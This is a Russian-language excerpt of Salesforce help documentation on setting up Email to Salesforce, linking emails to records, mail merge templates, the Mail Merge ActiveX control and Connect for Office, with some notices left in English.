Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### Настройка функции Email to Salesforce

Чтобы использовать функцию Email to Salesforce, сначала необходимо ее настроить.

### Связывание электронной почты с записями Salesforce

Для отслеживания контактов, связанных с продажами, можно привязать электронные сообщения к интересам, контактам и возможностям, а также к отдельным записям системы Salesforce.

### Рекомендации по использованию функции Email to Salesforce

При использовании функции Email to Salesforce ознакомьтесь со следующими дополнительными сведениями.

### Обработка сообщений эл. почты, которые не назначаются записям функцией Email to Salesforce

Некоторые сообщения эл. почты, отправляемые в систему Salesforce посредством функции Email to Salesforce или приложения Salesforce for Outlook, автоматически назначаются связанным записям на основе параметров, заданных для функции Email to Salesforce. Остальные сообщения добавляются в список «Мои неопределенные элементы», позволяющий назначить элементы связанным записям Salesforce или подтвердить, что они оставлены без назначения.

## Как работает функция Email to Salesforce?

Изучите принцип действия функции Email to Salesforce, прежде чем использовать ее.

Введите адрес функции Email to Salesforce в поле «СК» или любое поле получателя при создании, перенаправлении или ответе на сообщение эл. почты. Система Salesforce получает копию этого сообщения. В зависимости от конфигурации система Salesforce добавляет сообщение эл. почты в связанный список «Журнал действий» соответствующих записей или на страницу «Мои неопределенные элементы». На странице «Мои неопределенные элементы» можно вручную связать сообщения эл. почты с записями. Неназначенные сообщения эл. почты также отображаются в списке открытых задач.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### Связывание сообщений эл. почты с интересами, контактами и возможностями

Если параметры функции Email to Salesforce позволяют связывать сообщения эл. почты с совпадающими интересами или контактами, то система Salesforce использует поля «Кому» и «Копия» для поиска адресов эл. почты интересов или контактов. При обнаружении интересов или контактов система Salesforce сохраняет сообщение эл. почты в связанном списке «Журнал действий» соответствующей записи.

Если параметры функции Email to Salesforce позволяют связывать сообщения эл. почты с совпадающими возможностями, то система Salesforce использует поля «Кому» и «Копия» для поиска адресов эл. почты контактов. При обнаружении контактов система Salesforce сохраняет сообщение эл. почты в связанном списке «Журнал действий» всех открытых возможностей при условии, что контакту назначается роль в возможности.

Если системе Salesforce не удастся обнаружить совпадающие адреса эл. почты для получателей, отображающихся в полях «Кому» и «Копия» сообщений эл. почты, добавляемых в систему Salesforce, то страница «Мои неопределенные элементы» отображает каждое сообщение эл. почты в отдельной строке.

### Связывание сообщений эл. почты с отдельными записями

Чтобы связать электронные сообщения с отдельными записями Salesforce, введите код записи в строке темы или в тексте сообщения эл. почты.

Если функция Email to Salesforce связывает сообщение эл. почты с интересом, контактом или возможностью только на основе кода записи (без использования адреса эл. почты), то система создает неопределенную задачу. Например, если сообщения эл. почты должны связываться с совпадающими интересами, а пользователь отправляет сообщение эл. почты

прямо на адрес функции Email to Salesforce, указывая код записи интереса в теме или тексте сообщения эл. почты, то данное сообщение связывается с интересом, а система создает неопределенную задачу.

### Начало работы

Когда администратор системы Salesforce активирует функцию Email to Salesforce, пользователи получают сообщение эл. почты, в котором указывается созданный системой адрес функции Email to Salesforce. Этот адрес также отображается в личных параметрах.

Перед использованием функции Email to Salesforce настройте ее в личных параметрах.

СМ. ТАКЖЕ:

[Рекомендации по использованию функции Email to Salesforce](#)

[Настройка функции Email to Salesforce](#)

[Связывание электронной почты с записями Salesforce](#)

[Рекомендации по использованию функции Email to Salesforce](#)

## Рекомендации по использованию функции Email to Salesforce

Прежде чем использовать функцию Email to Salesforce, рассмотрите следующие рекомендации.

### Общие рекомендации

- Функция Email to Salesforce может использоваться совместно с клиентскими почтовыми приложениями (например, IBM® Lotus Notes® и Microsoft® Outlook®) и веб-службами (например, Gmail® и Yahoo! Mail®).
- Функция Email to Salesforce пытается сопоставить адрес эл. почты, извлеченный из поля «Кому» или «Копия», с одним из адресов, указанных в стандартном поле «Эл. почта». Функция Email to Salesforce не поддерживает сопоставления по настраиваемым полям эл. почты.
- Система Salesforce пропускает некорректные коды и коды записей, к которым отсутствует доступ для чтения.
- Функция Email to Salesforce требуется для использования функции «Добавить сообщение эл. почты» в приложении Salesforce for Outlook. Отключение одной функции влечет за собой и отключение другой. При использовании Salesforce for Outlook адреса добавляются через «Добавить сообщение» и «Отправить и добавить», а не через поле «СК».
- Если добавить адрес электронной почты получателя в поле «СК», владелец этого адреса получит сообщение, но это сообщение не связано с записями, в которых указывается данный адрес.

### Ограничения

- Максимальное количество адресов эл. почты, которое может быть сопоставлено функцией Email to Salesforce, составляет 50. Если общее количество адресов в полях «Кому» и «Копия» превышает данное ограничение, то функция Email to Salesforce обрабатывает только первые 50 уникальных адресов, указанных в сообщении эл. почты.
- Функция Email to Salesforce позволяет создавать не более 50 действий эл. почты для каждого полученного сообщения эл. почты. Данная функция позволяет связывать каждую задачу эл. почты с 50 контактами.
- Максимальный размер вложенного файла составляет 25 Мб (при добавлении прямо в связанный список). Общий максимальный размер всех файлов, вложенных в сообщение эл. почты, составляет 25 Мб; размер одного файла не должен превышать 5 Мб. Все вложения, отправленные по эл. почте, дублируются для каждой совпадающей записи,

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.




влияя на ограничение размера данных. Вложения, которые не добавляются, перечисляются в электронном подтверждении, которое отправляется системой Salesforce.

- Размер текста сообщения эл. почты и HTML усекается до 32 КБ.

## Настройка функции Email to Salesforce

Чтобы использовать функцию Email to Salesforce, сначала необходимо ее настроить.

1. В разделе личных параметров введите «*Email to Salesforce*» в поле «Быстрый поиск» и выберите пункт «**Моя функция Email to Salesforce**».
2. Введите нужные адреса электронной почты в поле «Мои допустимые адреса эл. почты». При вводе нескольких адресов эл. почты рекомендуем использовать запятые.

 **Важное замечание:** Адрес функции Email to Salesforce принимает сообщения эл. почты только от перечисленных адресов. В противном случае сообщения эл. почты, отправленные на адрес функции Email to Salesforce, не будут связаны с записями.

3. Выберите требуемые параметры в разделе «связывание сообщений эл. почты».
4. Чтобы исключить несколько доменов эл. почты из автоматического связывания, введите их через запятую в поле «Исключенные домены».
5. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Рекомендации по использованию функции Email to Salesforce](#)

[Связывание электронной почты с записями Salesforce](#)

[Индивидуальная настройка системы Salesforce](#)

[Рекомендации по использованию функции Email to Salesforce](#)

## Связывание электронной почты с записями Salesforce

Для отслеживания контактов, связанных с продажами, можно привязать электронные сообщения к интересам, контактам и возможностям, а также к отдельным записям системы Salesforce.

Чтобы связать электронные сообщения с интересами, контактами или возможностями, выполните следующие действия:

1. Создайте сообщение, используя адрес эл. почты, указанный в поле «Мои допустимые адреса эл. почты» на странице настройки функции «Моя функция Email to Salesforce».
2. Введите адрес функции Email to Salesforce в поле «СК».
3. Отправьте сообщение эл. почты.

Чтобы связать электронные сообщения с отдельными записями Salesforce:

1. Создайте сообщение, используя адрес эл. почты, указанный в поле «Мои допустимые адреса эл. почты» на странице настройки функции «Моя функция Email to Salesforce».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

2. Найдите код записи, которая должна быть связана с сообщением эл. почты, в системе Salesforce. Код записи — это чувствительный к регистру буквенно-цифровой код, содержащий 15 символов и отображающийся в конце URL-адреса записи.
3. Введите *ref*: и код записи в тему или текст сообщения эл. почты. Например: *ref: 701D0000000HQZy*.
4. Введите адрес функции Email to Salesforce в поля «Кому», «Копия» или «СК» сообщения эл. почты.
5. Отправьте сообщение эл. почты.

СМ. ТАКЖЕ:

[Рекомендации по использованию функции Email to Salesforce](#)

[Рекомендации по использованию функции Email to Salesforce](#)

[Настройка функции Email to Salesforce](#)

## Рекомендации по использованию функции Email to Salesforce

При использовании функции Email to Salesforce ознакомьтесь со следующими дополнительными сведениями.

### Общие рекомендации

- Чтобы упростить доступ, добавьте адрес функции Email to Salesforce в адресную книгу почтового клиента.
- При использовании функции Email to Salesforce для сохранения сообщения в качестве действия эл. почты параметр «Отправить сообщение эл. почты по умолчанию» определяет стандартный тип задачи. Чтобы изменить стандартное значение, измените значение поля раскрывающегося списка «Тип задачи».
- Сообщения эл. почты, полученные с исключенных доменов, добавляются в список «Мои неопределенные элементы». Данный список позволяет назначать сообщения эл. почты вручную или оставлять их без назначения.
- Чтобы сохранить сообщение в качестве действия и не отправлять его другому пользователю, направьте сообщение, указав адрес функции Email to Salesforce в поле «Кому». Введите адрес функции электронной почты в Salesforce в поля «Кому», «Копия» или «СК» сообщения эл. почты. Система Salesforce получает копию сообщения эл. почты и использует поля «От», «Кому» и «Копия» перенаправленного сообщения эл. почты для поиска адресов эл. почты интересов и контактов. При обнаружении интересов или контактов система Salesforce сохраняет сообщение эл. почты в связанном списке «Журнал действий» соответствующей записи.
- Если функция Email to Salesforce сопоставляет адрес эл. почты с несколькими интересами или контактами Salesforce, то сообщение эл. почты может быть связано со всеми совпадающими записями, самой ранней записью или записью с наибольшей активностью.
- Если функция Email to Salesforce сопоставляет сообщение эл. почты с несколькими возможностями Salesforce, то сообщение эл. почты добавляется в связанный список «Журнал действий» всех совпадающих открытых записей.

### Коды записей

- Код записи — это чувствительный к регистру буквенно-цифровой код, содержащий 15 символов и отображающийся в конце URL-адреса записи. Например, при просмотре страницы сведений о записи кампании URL-адрес выглядит следующим образом: `https://na1.salesforce.com/701D0000000HQZy`. Код этой записи — 701D0000000HQZy.
- Коды записей, заключенные в скобки (), [] или {}, могут быть введены в отдельную строку или текст сообщения эл. почты. Например: (*ref: 701D0000000HQZy*). Несколько кодов записей разделяются запятой, например: *ref: 701D0000000HQZy, 801D0000000IRAz, 901D0000000JSBa*.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

## Обработка сообщений эл. почты, которые не назначаются записям функцией **Email to Salesforce**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience (только  
при отображении запроса  
устранить конфликтные  
данные  
Salesforce for Outlook в  
области уведомлений  
панели задач Windows)

Доступно в версиях: **все**  
версии.

Некоторые сообщения эл. почты, отправляемые в систему Salesforce посредством функции Email to Salesforce или приложения Salesforce for Outlook, автоматически назначаются связанным записям на основе параметров, заданных для функции Email to Salesforce. Остальные сообщения добавляются в список «Мои неопределенные элементы», позволяющий назначить элементы связанным записям Salesforce или подтвердить, что они оставлены без назначения.

1. Перейдите к неназначенным сообщениям эл. почты из списка «Мои неопределенные элементы».
2. Выберите одно из указанных ниже действий.
  - Назначение связанным записям. Введите связанную запись в одно или оба поля. При необходимости выберите нужный тип записи в раскрывающемся списке. При назначении интереса дополнительные записи не могут быть назначены. Для отмены назначения очистите поле ввода.
  - Оставить без назначения. Строка «*Неопределенное сообщение эл. почты:*» удаляется из темы, а само сообщение назначается текущему пользователю в качестве выполненной задачи. Если раскрывающийся список задачи «Статус» содержит несколько статусов Completed, система Salesforce использует первый из них.
3. Сохраните внесенные изменения.

Назначенные сообщения эл. почты добавляются к связанным записям. Все измененные элементы удаляются из списка.

## Использование интегрированной эл. почты Salesforce. Вопросы и ответы

### Поддерживает ли система Salesforce отправку пакетных электронных рассылок?

Чтобы выполнить пакетную рассылку маркетинговых сообщений эл. почты, воспользуйтесь сторонним приложением из каталога [AppExchange](#), поддерживающим централизованное управление кампаниями электронных рассылок и отслеживание ответов, направленных в систему Salesforce. Данные функции позволяют группе маркетинга отслеживать количество перспективных интересов и рентабельность инвестиций для кампаний электронных рассылок.

Чтобы выполнить пакетную рассылку коммерческих сообщений эл. почты, откройте вкладку «**Контакты**» в системе Salesforce. Затем в разделе «Инструменты» выберите «**Пакетная электронная рассылка контактов**» и следуйте указаниям мастера электронной рассылки.

СМ. ТАКЖЕ:

[Общие вопросы об импорте](#)

[Пакетная электронная рассылка в Salesforce Classic](#)

[Поддерживает ли система Salesforce отправку HTML-сообщений эл. почты?](#)

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра или редактирования неопределенных сообщений эл. почты:

- «Редактирование» для задач и «Чтение» для объектов, назначенных сообщению эл. почты

И

«Email to Salesforce»

ИЛИ

«Добавить сообщение эл. почты» в приложении Salesforce for Outlook и Email to Salesforce

Для создания записей Salesforce:

- «Редактирование» для задач

И

«Показать быстрое создание» и «Создание» для соответствующих объектов

Для просмотра недавних данных в полях связанных записей:

- «Автозаполнение полей поиска» в параметрах поиска

## Поддерживает ли система Salesforce отправку HTML-сообщений эл. почты?

Да. Система Salesforce позволяет отправлять HTML-сообщения эл. почты контактам, интересам, организациям-лицам и пользователям организации. Сообщения эл. почты могут быть отправлены отдельным пользователям или группе контактов. Кроме того, система позволяет настраивать шаблоны часто используемых HTML-сообщений эл. почты.

СМ. ТАКЖЕ:


[Общие вопросы об импорте](#)

[Отправка сообщений эл. почты в Salesforce Classic](#)

## Создание стандартных писем посредством шаблонов

### Стандартные письма

Стандартные письма — процесс создания писем и других документов Microsoft® Word, адресованных лично получателю (обычно контакту или интересу). Содержание каждого документа определяется шаблоном стандартного письма. Шаблоны стандартных писем содержат переменные, называемые полями слияния и позволяющие использовать в созданном документе данные из записей Salesforce (например, имя и адрес контакта).

 **Важное замечание:** When [Salesforce disables TLS 1.0](#), we're retiring support for standard Mail Merge. This change means that sales reps can no longer generate mail merge documents in Microsoft® Word. Even if reps are able to access the feature, Salesforce no longer provides support or maintenance when there is an issue. Не волнуйтесь! Reps can continue running mail merges with Salesforce data when you migrate them to [Extended Mail Merge](#).

 **Прим.:** Ниже перечислены требования к системе.

- Microsoft® Internet Explorer® 9, 10 и 11
- Microsoft Word 2003 или 2007
- Microsoft Windows® XP and Windows Vista® (32-bit only) - Until [Salesforce disables TLS 1.0](#), when Windows Vista is no longer supported.

### Создание документов для отдельных стандартных писем

Чтобы создать документ Microsoft Word для отдельной записи, откройте страницу сведения записи и щелкните **«Стандартные письма»** в связанном списке «Журнал действий».

СМ. ТАКЖЕ:

[Установка элемента управления Mail Merge ActiveX](#)

[Пакетное создание документов стандартных писем с помощью расширенных стандартных писем](#)

[Отправка отдельных документов стандартных писем](#)

#### ВЕРСИИ

This feature is available in both Salesforce Classic

Доступно в версиях: **все** версии.

## Установка элемента управления Mail Merge ActiveX

Если в Salesforce отключен протокол TLS 1,0, то поддержка стандартных писем будет отменена. Для дальнейшего создания стандартных писем с данными Salesforce обратитесь в службу поддержки Salesforce, чтобы включить функцию «Расширенные стандартные письма».

**!** **Важное замечание:** Если в Salesforce отключен протокол TLS 1.0, поддержка стандартных писем будет отменена. Это означает, что торговые представители больше не смогут создавать документы стандартных писем в Microsoft® Word. Даже если у торгового представителя будет доступ к этой функции, Salesforce не будет ее поддерживать и обслуживать, пока проблема не будет устранена. Не волнуйтесь! Торговые представители могут по-прежнему работать со стандартными письмами с данными Salesforce при переходе на функцию «Расширенные стандартные письма».

Прежде чем создать документ стандартного письма, рекомендуем установить элемент управления ActiveX, позволяющий системе Salesforce взаимодействовать с приложением Word. **Чтобы загрузить элементы управления ActiveX, выполните вход от имени пользователя Windows, которому предоставлены полномочия администратора.** Если элементы управления ActiveX не могут быть загружены, обратитесь к сотрудникам отдела информационных технологий или системному администратору Windows.

Ниже перечислены требования к системе.

- Microsoft® Internet Explorer® 9, 10 и 11
- Microsoft Word 2003 или 2007
- Microsoft Windows® XP и Windows Vista® (только 32-разрядная): пока Salesforce отключает TLS 1.0 при отсутствии поддержки Windows Vista.

Чтобы разрешить веб-обозревателю принимать элементы управления ActiveX, выполните указанные ниже действия.

1. Чтобы открыть диалоговое окно «Свойства обозревателя», последовательно выберите пункты **«Сервис» > «Свойства обозревателя»**.
2. Откройте вкладку «Безопасность».
3. Щелкните значок зоны **«Интернет»** и нажмите кнопку **«Другой...»**.
4. В разделе «Элементы ActiveX и модули подключения» установите переключатель «Включить» или «Предлагать» для следующих параметров: «Загрузка подписанных элементов ActiveX», «Запуск элементов ActiveX и модулей подключения» и «Выполнять сценарии элементов ActiveX, помеченных как безопасные».
5. В разделе «Загрузка» установите переключатель «Включить» для параметра «Загрузка файла».
6. Нажмите кнопку **«ОК»**.
7. Повторите перечисленные выше действия для зоны **«Надежные узлы»**.
8. Убедитесь, что узел Salesforce является надежным. Нажмите кнопку **«Узлы»** и найдите следующую строку:  
`https://*.salesforce.com`. Если узел отсутствует в списке надежных, введите адрес `https://*.salesforce.com` в текстовое поле и нажмите кнопку **«Добавить»**. Нажмите кнопку **«ОК»**.
9. Откройте вкладку «Дополнительно» диалогового окна «Свойства обозревателя».
10. Убедитесь, что флажок «Не сохранять зашифрованные страницы на диск» раздела «Безопасность» поля «Параметры» снят.
11. Нажмите кнопку **«ОК»**.
12. Чтобы применить внесенные изменения, перезапустите приложение Internet Explorer.

При первом создании стандартного письма обозреватель Internet Explorer 7 или 8 может отображать следующее всплывающее сообщение: «Исключение. Невозможно создание объекта сервером программирования объектов».

Данное сообщение может быть пропущено. Чтобы закрыть всплывающее сообщение и продолжить создание стандартного письма, нажмите кнопку «ОК».

 **Прим.:** Функция «Расширенные стандартные письма» не требует установки элемента управления ActiveX.

СМ. ТАКЖЕ:

[Стандартные письма](#)

## Управление шаблонами

Администратор может создавать и использовать шаблоны для определения фирменных бланков, отправки исходящих сообщений эл. почты и создания документов стандартных писем.

- Фирменные бланки определяют внешний вид и стиль HTML-шаблонов эл. почты. HTML-шаблоны эл. почты могут наследовать логотип, цвет и параметры текста от фирменного бланка.
- Шаблоны эл. почты позволяют отправлять контактам, интересам и другим объектам сообщения эл. почты на основе predetermined шаблонов.
- Шаблоны стандартных писем позволяют создавать настраиваемые документы на основе сведений из записей. Например, создайте настраиваемое благодарственное письмо для отправки конкретному интересу.

СМ. ТАКЖЕ:

[Создание письменного бланка](#)

[Управление шаблонами эл. почты](#)

[Управление шаблонами стандартных писем](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.


Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

## Создание шаблонов стандартных писем

1. Откройте пустой документ в приложении Microsoft® Word 2007.
2. Чтобы составить документ в соответствии с текущими требованиями, воспользуйтесь функциями приложения Microsoft Word.
3. Определите текстовые или информационные переменные, которые будут меняться при каждом использовании шаблона. Например, в приветствии «Здравствуйте, Александр!» переменной является слово «Александр», так как именно эта часть приветствия изменяется в случае отправки сообщения эл. почты другому пользователю.
4. Замените все переменные соответствующими полями слияния Salesforce.

 **Важное замечание:** Все метки полей слияния должны быть уникальными.

- a. Установите курсор в нужную область документа.
- b. В версии Word 2007 нажмите кнопку «**Экспресс-блоки**» в группе «Текст» на вкладке «Вставка» и выберите пункт «**Поле**».
- c. Выберите пункт «**Слияние**» в раскрывающемся списке «Категории».
- d. Выберите значение **MergeField** в поле «Поля».
- e. Вручную введите имя допустимого поля слияния (например, Opportunity\_LineItem\_ProductName) в области «Имя поля» раздела «Свойства поля». Для создания полного списка стандартных и настраиваемых полей, доступных в организациях Salesforce, ознакомьтесь со статьей [Выбор имен полей записи для стандартных писем](#).
- f. Нажмите кнопку «**ОК**».

 **Прим.:** Чтобы создать полный список продуктов, связанных с возможностью, вставьте поле слияния Opportunity\_LineItem\_Start в нужную область документа. Затем вставьте все поля слияния, которые должны быть добавлены для каждого продукта возможности. Чтобы обозначить конец списка, вставьте поле слияния Opportunity\_LineItem\_End.

5. Сохраните документ Word.
6. Перейдите к разделу «[Загрузка шаблонов стандартных писем в Salesforce](#)» на странице 1832.

 **Совет:** Примите во внимание указанные ниже рекомендации.

- Шаблоны стандартных писем не должны иметь свойство «защищенный» или «ограниченный доступ» в Microsoft Word. Дополнительную информацию о защищенных документах Word см. в интерактивной справке приложения Word. (Чтобы открыть справку, нажмите клавишу F1.)
- Шаблоны стандартных писем не должны быть связаны с внешними источниками данных (например, таблицами Excel или базами данных Access). Дополнительную информацию о преобразовании документов стандартных писем в стандартные документы Word см. в интерактивной справке приложения Word.

СМ. ТАКЖЕ:

[Управление шаблонами стандартных писем](#)  
[Стандартные письма](#)

### ВЕРСИИ

Данная функция доступна только в интерфейсе Salesforce Classic.

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки шаблонов стандартных писем:

- «Управление общедоступными шаблонами»

Для редактирования шаблонов стандартных писем:

- «Управление общедоступными шаблонами»




## Изменение существующих шаблонов стандартных писем

1. Загрузите [образцы шаблонов стандартных писем](#) и извлеките архивные файлы в нужный каталог на жестком диске.
2. Просмотрите инструкции в файле `salesforce_mailmerge_templates_howto.doc`.
3. Откройте нужный образец шаблона в приложении Microsoft Word.
4. Сохраните копию образца шаблона на рабочем столе компьютера или в любой другой папке. В Word 2007 нажмите кнопку Office и выберите пункт **«Сохранить как»**, затем введите имя файла и выберите целевую папку.
5. При необходимости настройте текст и форматирование шаблона.
6. Чтобы просмотреть коды скрытых полей, нажмите клавиши ALT + F9.

При этом каждое поле стандартного письма отображается в фигурных скобках. Например: {MERGEFIELD Contact\_FullName \\* MERGEFORMAT}

7. При необходимости измените или добавьте поля слияния.
  - a. Установите курсор в нужную область документа.
  - b. В версии Word 2007 нажмите кнопку **«Экспресс-блоки»** в группе «Текст» на вкладке «Вставка» и выберите пункт **«Поле»**.
  - c. Выберите пункт **«Слияние»** в раскрывающемся списке «Категории».
  - d. Выберите значение **MergeField** в поле «Поля».
  - e. Вручную введите имя допустимого поля слияния (например, `Opportunity_LineItem_ProductName`) в области «Имя поля» раздела «Свойства поля». Для создания полного списка стандартных и настраиваемых полей, доступных в организациях Salesforce, ознакомьтесь со статьей [Выбор имен полей записи для стандартных писем](#).
  - f. Нажмите кнопку **«ОК»**.

 **Прим.:** Чтобы создать полный список продуктов, связанных с возможностью, вставьте поле слияния `Opportunity_LineItem_Start` в нужную область документа. Затем вставьте все поля слияния, которые должны быть добавлены для каждого продукта возможности. Чтобы обозначить конец списка, вставьте поле слияния `Opportunity_LineItem_End`.

8. Сохраните документ Word.
9. Перейдите к разделу [«Загрузка шаблонов стандартных писем в Salesforce»](#) на странице 1832.

 **Совет:** Примите во внимание указанные ниже рекомендации.

- Шаблоны стандартных писем не должны иметь свойство «защищенный» или «ограниченный доступ» в Microsoft Word. Дополнительную информацию о защищенных документах Word см. в интерактивной справке приложения Word. (Чтобы открыть справку, нажмите клавишу F1.)

### ВЕРСИИ

Данная функция доступна только в интерфейсе Salesforce Classic.

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки шаблонов стандартных писем:

- «Управление общедоступными шаблонами»

Для редактирования шаблонов стандартных писем:

- «Управление общедоступными шаблонами»

- Шаблоны стандартных писем не должны быть связаны с внешними источниками данных (например, таблицами Excel или базами данных Access). Дополнительную информацию о преобразовании документов стандартных писем в стандартные документы Word см. в интерактивной справке приложения Word.

СМ. ТАКЖЕ:

[Управление шаблонами стандартных писем](#)

[Рекомендации по использованию полей слияния в шаблонах стандартных писем](#)

[Стандартные письма](#)

## Создание шаблонов стандартных писем посредством приложения Microsoft® Word

When Salesforce disables TLS 1.0, we're ending support for Connect for Office. Рекомендуем использовать настройку Word для приложения Connect for Office, поддерживающую полный список полей слияния, доступных для вставки.

**!** **Важное замечание:** When **Salesforce disables TLS 1.0**, we're ending support for Connect for Office. This change means that there's no guarantee that Connect for Office can establish a connection between Salesforce and Microsoft® Word or Excel. Even if sales reps can establish a connection, Salesforce no longer provides support or maintenance when there's an issue.

**!** **Важное замечание:** Каждая метка поля стандартного письма должна быть уникальной.

1. Откройте приложение Microsoft Word.

| 2. Приложение                     | Действия   |
|-----------------------------------|--|
| Word 2003 или более ранней версии | Выберите пункт <b>«Вход»</b> в раскрывающемся меню <b>«Salesforce»</b> на панели инструментов.                               |
| Word 2007                         | Откройте вкладку ленты «salesforce.com», щелкните раскрывающееся меню <b>«Поля слияния»</b> и выберите пункт <b>«Вход»</b> . |

3. Введите имя пользователя и пароль Salesforce.

4. Нажмите кнопку **«Вход»**.

**!** **Прим.:** Раскрывающаяся кнопка не поддерживает команду **«Вход»** после успешного входа и при наличии активного сеанса. Чтобы выполнить выход, щелкните **«Выход»**.

5. Создайте шаблон стандартного письма на основе текущего или пустого документа Word.

6. Установите курсор в нужную область документа. Чтобы заменить текущее поле слияния, выберите целое поле слияния в шаблоне. Поля стандартного письма должны быть уникальными.

7. При использовании приложения Word 2003 или более ранней версии выберите пункт **«Вставить поле слияния»** в раскрывающемся меню **«Salesforce»**. При использовании приложения Word 2007 щелкните раскрывающееся меню **«Поля слияния»** на вкладке ленты «salesforce.com» и выберите пункт **«Вставить поле слияния»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

8. Выберите тип поля и нужное поле слияния в диалоговом окне «Вставить поля слияния». Дополнительную информацию об использовании продуктов в системе Salesforce см. в подразделе «Добавление данных продукта возможности в шаблоны стандартных писем» на странице 1831.
9. Чтобы добавить поле слияния в нужную область документа Word, щелкните **«Вставить»**.
10. При необходимости вставьте дополнительные поля слияния.
11. После создания шаблона стандартных писем загрузите его в систему Salesforce через меню настроек. Для этого введите строку «*Шаблоны стандартных писем*» в поле «Быстрый поиск», затем выберите пункт **«Шаблоны стандартных писем»**.

### Добавление данных продукта возможности в шаблоны стандартных писем

Продукты доступны в версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition. Чтобы добавить данные продукта возможности в шаблон стандартного письма, выберите значение «Поля элемента строки возможности» в диалоговом окне «Вставить поля слияния», а затем выберите нужные поля. Данное действие вставляет таблицу, содержащую выбранные поля слияния и специальные поля начала и окончания. (При необходимости загрузите образцы [стандартных шаблонов](#), содержащие таблицу данных продукта возможности.) Данная таблица может быть изменена, но поле слияния Opportunity\_LineItem\_Start должно предшествовать всем полям слияния продукта возможности, а поле слияния Opportunity\_LineItem\_End должно следовать за всеми полями слияния продукта возможности. Данные поля начала и окончания позволяют системе Salesforce отображать все продукты возможности.

Чтобы вставить поля слияния продукта в таблицу полей слияния продукта возможности без использования надстройки Word от компании Salesforce, выполните указанные ниже действия.


1. Установите курсор в нужную область документа Word.
2. В приложении Word 2003 или более ранней версии выберите пункт **«Вставка»** в строке меню Word, а затем выберите пункт **«Поле»**. В версии Word 2007 нажмите кнопку **«Экспресс-блоки»** в группе «Текст» на вкладке «Вставка» и выберите пункт **«Поле»**.
3. Выберите пункт **«Слияние»** в раскрывающемся списке «Категории».
4. Выберите значение **MergeField** в поле «Поля».
5. Вручную введите имя допустимого поля слияния (например, Opportunity\_LineItem\_ProductName) в области «Имя поля» раздела «Свойства поля».
6. Нажмите кнопку **«ОК»**.

СМ. ТАКЖЕ:

[Установка приложения Connect for Office](#)

### Connect for Office. Требования к системе

Когда Salesforce отключает TLS 1.0, поддержка приложения Connect for Office прекращается.

-  **Важное замечание:** Когда Salesforce отключает TLS 1.0, поддержка приложения Connect for Office прекращается. Это изменение означает отсутствие гарантии того, что приложение Connect for Office сможет установить соединение между Salesforce и Microsoft® Word или Excel. Даже если торговым представителям удастся подключиться, Salesforce больше не предоставляет поддержку или обслуживание при возникновении проблем.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии.

Ниже перечислены требования к системе для установки приложения Connect for Office.

- Microsoft® Office 2007
- Microsoft® Windows Vista® (только 32-разрядная версия) — до тех пор, пока [Salesforce не отключит TLS 1.0](#), когда поддержка Windows Vista прекратится.

СМ. ТАКЖЕ:

[Установка приложения Connect for Office](#)

## Загрузка шаблонов стандартных писем в Salesforce

Чтобы предоставить доступ к готовым шаблонам стандартных писем Microsoft Word, администраторы или пользователи с полномочием «Управление общедоступными шаблонами» должны загрузить шаблоны в систему Salesforce.

1. В Salesforce в разделе «Настройка» введите «*Шаблоны стандартных писем*» в поле «Быстрый поиск», затем выберите «**Шаблоны стандартных писем**».
2. Нажмите кнопку «**Создать шаблон**».
3. Введите имя и описание шаблона. Данные сведения помогут пользователям выбрать правильный шаблон при создании документов стандартных писем.  
Если организация использует расширенные стандартные письма, выберите соответствующий тип документа: «Документ», «Наклейка» или «Конверт».
4. Чтобы выбрать шаблон стандартного письма Word, нажмите кнопку «**Обзор**».
5. Нажмите кнопку «**Сохранить**».

СМ. ТАКЖЕ:

[Управление шаблонами стандартных писем](#)

[Общие сведения о полях слияния](#)

[Стандартные письма](#)

### ВЕРСИИ

This feature is available in both Salesforce Classic

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки шаблонов стандартных писем:

- «Управление общедоступными шаблонами»

Для редактирования шаблонов стандартных писем:

- «Управление общедоступными шаблонами»

## Использование фирменных бланков

Фирменный бланк определяет логотип, цвет страницы и параметры текста для HTML-шаблонов эл. почты. Рекомендуем создать один фирменный бланк для использования во всех HTML-шаблонах эл. почты. Созданные фирменные бланки могут быть доступны всем пользователям организации.

Чтобы использовать фирменные бланки в разделе «Настройка» введите «*Фирменные бланки*» в разделе «Быстрый поиск», затем выберите «**Фирменные бланки**».

Ниже перечислены действия, доступные в списке «Фирменные бланки».

- Чтобы просмотреть фирменный бланк, выберите имя нужного фирменного бланка в списке.
- Чтобы изменить фирменный бланк, щелкните имя нужного фирменного бланка в списке и выберите параметр редактирования: «**Редактировать свойства**» или «**Редактировать фирменный бланк**».
- Чтобы удалить фирменный бланк, щелкните ссылку «**Удал.**» напротив имени нужного фирменного бланка. Фирменный бланк, используемый HTML-шаблоном эл. почты, не может быть удален.

СМ. ТАКЖЕ:

[Создание письменного бланка](#)

[Поля фирменного бланка](#)

### Создание письменного бланка

Фирменные бланки определяют внешний вид и стиль HTML-шаблонов эл. почты. HTML-шаблоны эл. почты могут наследовать логотип, цвет и параметры текста от фирменного бланка.

